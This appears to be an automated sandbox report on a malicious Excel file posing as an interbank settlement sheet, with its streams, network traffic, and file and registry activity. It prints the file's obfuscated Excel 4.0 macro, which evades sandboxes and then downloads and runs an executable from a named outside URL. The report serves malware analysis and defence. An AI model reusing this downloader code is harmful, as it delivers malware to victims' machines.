Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a8 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 60 00 00 00 12 00 00 00 70 00 00 00 0c 00 00 00 88 00 00 00 0d 00 00 00 94 00 00 00 13 00 00 00 a0 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 10 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 758471

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	758471
Entropy:	7.96834669995
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . H P P C B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... 2 F C . 8 X
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 48 50 20 50 43 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 501

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	501
Entropy:	5.22430114012
Base64 Encoded:	True
Data ASCII:	I D = " { 0 0 0 0 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 0 0 0 0 0 0 0 0 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = F e u i l 1 / & H 0 0 0 0 0 0 0 0 . . H e l p F i l e = " " . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " F 7 F 5 5 B 5 6 A 5 B A 9 8 B E 9 8 B E 9 C C 2 9 C C 2 " . . D P B = " E E E C 4 2 6 F C E 9 1 D 8 A E D 8 A E 2 7 5 2
Data Raw:	49 44 3d 22 7b 30 30 30 30 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 30 30 30 30 30 30 30 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 46 65 75 69 6c 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 48 65 6c 70 46 69 6c 65 3d 22 22 0d 0a 4e 61 6d 65 3d 22 56 42

Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 62

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTwm
File Type:	data
Stream Size:	62
Entropy:	3.11998328335
Base64 Encoded:	False

General	
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . F e u i l 1 . F . e . u . i . l . 1 . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 46 65 75 69 6c 31 00 46 00 65 00 75 00 69 00 6c 00 31 00 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: data, Stream Size: 2453

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	2453
Entropy:	3.93667032984
Base64 Encoded:	False
Data ASCII:	. a . . . . . , . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . . (. x . 8 . 6 .) . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . .
Data Raw:	cc 61 af 00 00 01 00 ff 0c 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 2c 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: VAX-order 68k Blit mpx/mux executable, Stream Size: 522

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	VAX-order 68k Blit mpx/mux executable
Stream Size:	522
Entropy:	6.33446971204
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . K . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s W O W 6 4 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 06 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 4b fc ca 61 05 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code


;;;;;;;;;;;;;;;"=IF(GET.WORKSPACE(1+18);;CLOSE(TRUE))";;;;"=IF(GET.WORKSPACE(30+12);;CLOSE(TRUE))";;;;;;;;"=IF(ISNUMBER(SEARCH(""32"";GET.WORKSPACE(1)));GOTO(B126);GOTO(C126))";;;=;;"=CHAR(67)&CHAR(65)&CHAR(76)&CHAR(76)&""("""""ur"""""&CHAR(108)&"""""mon"""""","""""UR"""""&CHAR(76)&"""""Down"""""&CHAR(108)&"""""oadToFi"""""&CHAR(108)&"""""eA"""""","""""JJCCJJ""""",0,CHAR(104)&"""""ttps://www.seyranikenger.com.tr/mensajeria_system.exe"""","""""C:\""""" & Char(80) & Char(82) & """""OGRAMDATA\a."""""&CHAR(101)&"""""xe""""")";;;;"EXEC(""C:\""&CHAR(80)&CHAR(82)&""OGRAMDATA\a.""&CHAR(101)&""xe"")";;;;"=CHAR(67)&CHAR(65)&CHAR(76)&CHAR(76)&""("""""ur"""""&CHAR(108)&"""""mon"""""","""""UR"""""&CHAR(76)&"""""Down"""""&CHAR(108)&"""""oadToFi"""""&CHAR(108)&"""""eA"""""","""""BBCCBB""""",0,CHAR(104)&"""""ttps://www.seyranikenger.com.tr/mensajeria_system.exe"""","""""C:\""""" & Char(80) & Char(82) & """""OGRAMDATA\a."""""&CHAR(101)&"""""xe""""")""""=FORMULA.FILL(D123&F123;B127)";"=FORMULA.FILL(D123&F125;C127)";;;;;;;;"=FORMULA.FILL(D123&F124;B129)";"=FORMULA.FILL(D123&F124;C129)";;;;;;;;;;;=CLOSE(FALSE);=CLOSE(FALSE);;;;;;;

Network Behavior

Network Port Distribution

Total Packets: 22

- 53 (DNS)
- 443 (HTTPS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 20:29:27.648983002 CET	49167	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:27.742896080 CET	443	49167	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:27.743176937 CET	49167	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:27.759762049 CET	49167	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:27.851521015 CET	443	49167	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:27.851588011 CET	443	49167	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:27.851608992 CET	443	49167	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:27.851680994 CET	49167	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:27.851742983 CET	49167	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:27.851780891 CET	443	49167	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:27.851845026 CET	49167	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:27.852747917 CET	49167	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:27.852771997 CET	49167	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:27.854356050 CET	49168	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:27.941406012 CET	443	49168	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:27.941555977 CET	49168	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:27.942599058 CET	49168	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:27.945056915 CET	443	49167	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:27.945135117 CET	49167	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:28.030073881 CET	443	49168	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:28.030098915 CET	443	49168	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:28.030174017 CET	49168	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:28.030303001 CET	443	49168	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:28.030318975 CET	443	49168	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:28.030369043 CET	49168	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:28.030576944 CET	49168	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:28.030603886 CET	49168	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:28.031795979 CET	49169	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:28.115371943 CET	443	49168	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:28.115542889 CET	49168	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:28.119436979 CET	443	49169	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:28.119607925 CET	49169	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:28.119946957 CET	49169	443	192.168.2.22	185.162.146.6
Feb 22, 2021 20:29:28.207520962 CET	443	49169	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:28.207573891 CET	443	49169	185.162.146.6	192.168.2.22
Feb 22, 2021 20:29:28.209122896 CET	49169	443	192.168.2.22	185.162.146.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 20:29:27.522520065 CET	52197	53	192.168.2.22	8.8.8.8
Feb 22, 2021 20:29:27.628372908 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 20:29:27.522520065 CET	192.168.2.22	8.8.8.8	0x6029	Standard query (0)	www.seyranikenger.com.tr	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 20:29:27.628372908 CET	8.8.8.8	192.168.2.22	0x6029	No error (0)	www.seyranikenger.com.tr	seyranikenger.com.tr		CNAME (Canonical name)	IN (0x0001)
Feb 22, 2021 20:29:27.628372908 CET	8.8.8.8	192.168.2.22	0x6029	No error (0)	seyranikenger.com.tr		185.162.146.6	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 2276 Parent PID: 584

General

Start time:	20:29:43
Start date:	22/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fb30000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E9B3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FE7EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\7AEE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408582DF	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408582DF	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408582DF	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408582DF	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408582DF	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408582DF	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408582DF	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408582DF	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408582DF	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\7B2A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FE7EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E9B3.tmp	success or wait	1	1400EB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\7B2A.tmp	success or wait	1	1400EB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7AEE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\6BEE0000	C:\Users\user\Desktop\LIQUIDACION INTERBANCARIA 02_22_2021.xls	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7AEE0000	569	457	ac 55 cb 6e db 30 10 bc 17 e8 3f 08 bc 16 22 9d 1e 8a a2 b0 9c 43 93 1c db 00 49 3f 80 26 d7 12 6b be c0 65 1c fb ef bb 94 95 a4 31 6c c9 46 7b 31 64 51 f3 e0 88 3b 9a 5f 6f 9d ad 36 90 d0 04 df b0 2b 3e 63 15 78 15 b4 f1 6d c3 7e 3d de d5 5f 59 85 59 7a 2d 6d f0 d0 b0 1d 20 bb 5e 7c fc 30 7f dc 45 c0 8a d0 1e 1b d6 e5 1c bf 09 81 aa 03 27 91 87 08 9e 56 56 21 39 99 e9 6f 6a 45 94 6a 2d 5b 10 9f 67 b3 2f 42 05 9f c1 e7 3a 17 0e b6 98 df c0 4a 3e d9 5c dd 6e e9 f6 de c9 d2 78 56 7d df 3f 57 a4 1a 26 63 b4 46 c9 4c 46 c5 c6 eb 03 91 3a ac 56 46 81 0e ea c9 11 35 c7 98 40 6a ec 00 b2 b3 3c 26 43 8a e9 01 72 a6 8d 21 13 47 35 a3 6f 0f 34 8d 2b 9e cb fd e3 88 04 16 0f 20 13 36 87 1c 38 21 fb ad 60 67 22 7e a2 b0 4e 28 94 95 d3 39 0c b8 9f f4 02 93 d1 50 dd cb	.U.n.0....?..."......C....I?.& ..k..e.....1l.F{1dQ...;._o.. 6.....+>c.x...m.~=.._Y.Yz- m.... .^|.0..E.....'....VV !9..ojE.j-[..g./B....:.....J> .\.n.....xV}.?W..&c.F.LF.....: .VF.....5..@j....<&C...r..!.G5 .o.4.+..... .6..8!..`g"~..N (...9.....P..	success or wait	16	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\7AEE0000	1026	2	03 00	..	success or wait	17	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7AEE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 0d 5f 55 31 cb 01 00 00 63 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.._U1....c....... [Content_Types].xml ... (.....................................	success or wait	18	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\7AEE0000	8275	4096	ec 5b 0f 70 9b c5 95 df ef 93 6c cb 8e 9d c8 c6 a4 8e 09 e5 8b ec 24 4e b0 85 2c 3b 8e 62 70 d0 5f c7 09 fe 17 db 24 6e 70 b1 25 5b 49 44 64 c9 95 e5 e0 1c 24 28 76 0a 69 9b b6 e1 4f 43 8e e3 da a4 ed 4d 39 28 1d 02 33 0c e1 28 b5 81 bb 69 99 f6 08 bd f6 fa ef a6 4d 0a bd a1 ed 74 1a 6e ca 34 ed 5c f1 fd de b7 bb d2 67 c5 4e 9c c2 f4 7a 73 ac fc be 7d fb f6 ed ee db b7 bb 6f 77 df f7 f9 cc 6b c5 67 4f 9e 2a 3f c7 b2 c2 46 66 62 ef ce e4 b3 5c 03 5d 01 4e a0 07 2b 63 2a 10 82 77 67 66 66 74 1a 1e 40 3f 08 ff 87 34 f0 27 c8 4a 63 7c 2d c0 0c c8 01 e4 01 ae 06 58 00 f9 80 ab 00 8b 00 85 80 22 c0 62 c0 12 80 15 50 0c 28 01 d0 1c 28 45 bc 14 60 03 7c 08 50 06 58 06 28 07 5c 03 58 0e f8 30 80 78 af 43 ac 01 56 00 2a 00 44 23 f8 20 fc 65 35 d0 c5 e2 f8 25 31 16	.[.p......l...........$N..,;.b p._.....$np.%[IDd.....$(v.i... OC.....M9(..3..(...i........M. ...t.n.4.\......g.N...zs...}.. .....ow....k.gO.*?...Ffb....\.].N..+c*..wgfft..@?...4.'.Jc|- ....X.........".b....P.(... (E..`.|.P.X.(.\.X..0.x.C..V.* .D#. .e5....%1.	success or wait	2	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7AEE0000	15318	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 02 cc 00 00 02 d8 08 02 00 00 00 e7 f4 33 c0 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c3 01 da 6a 98 dc 00 00 ff b5 49 44 41 54 78 5e ec fd 07 94 9c e7 99 98 0b 56 ce 55 9d bb d1 8d 9c 01 22 07 66 31 48 14 93 44 6b 76 c6 93 ce f5 1d 8f 67 f7 f8 ee f5 ee 8e 37 d8 d2 68 e6 de bd de 7b ee d9 eb f5 d9 b3 c7 5e 7b 66 3d 9e b1 3c c1 a3 51 0e a4 48 4a 62 12 23 08 80 24 48 04 22 67 34 3a e7 ca 79 9f f7 7d ab 7e 54 37 1a 64 93 02 48 80 aa 62 b1 50 fd d7 ff 7f e1 fd be ef cd c1 9d 2f 57 7c 1e 77 a5 5c c9 66 b2 e5 42 d1 e5 71 15 0a 45 9f df eb f1 7a aa 2e 79 b9 ab f2 e6 55 75 cb db be db 4b 7e 72 bb ed 27 e7 25 df b9 a7 da 70 5f fd 37 8f c7 73 e5 be fa b7 4a a5 72 f5 c5	.PNG.....IHDR..... .3.....sRGB.....pHYs..... ....j.....IDATx^.....V.U. .....".f1H..Dkv.....g.....7. .h....{.....^{f=..<..Q..HJb. #..$H."g4:..y..}.~T7.d..H..b. P...../W|.w.\.f..B..q..E. ...z..y....Uu....K~r..'.%....p _.7..s....J.r..	success or wait	4	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\7AEE0000	227790	1268	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0d 5f 55 31 cb 01 00 00 63 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 01 3b 97 49 33 01 00 00 c0 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2a 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 7f b2 d3 5f c6 01 00 00 fe 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9d 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!._U1....c..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..;.I3..... .....*...xl/_rels/wor kbook.xml.relsPK..-.....!. ..._..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE9D2	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEB1A	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEBD5	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7C8F	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7E73	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
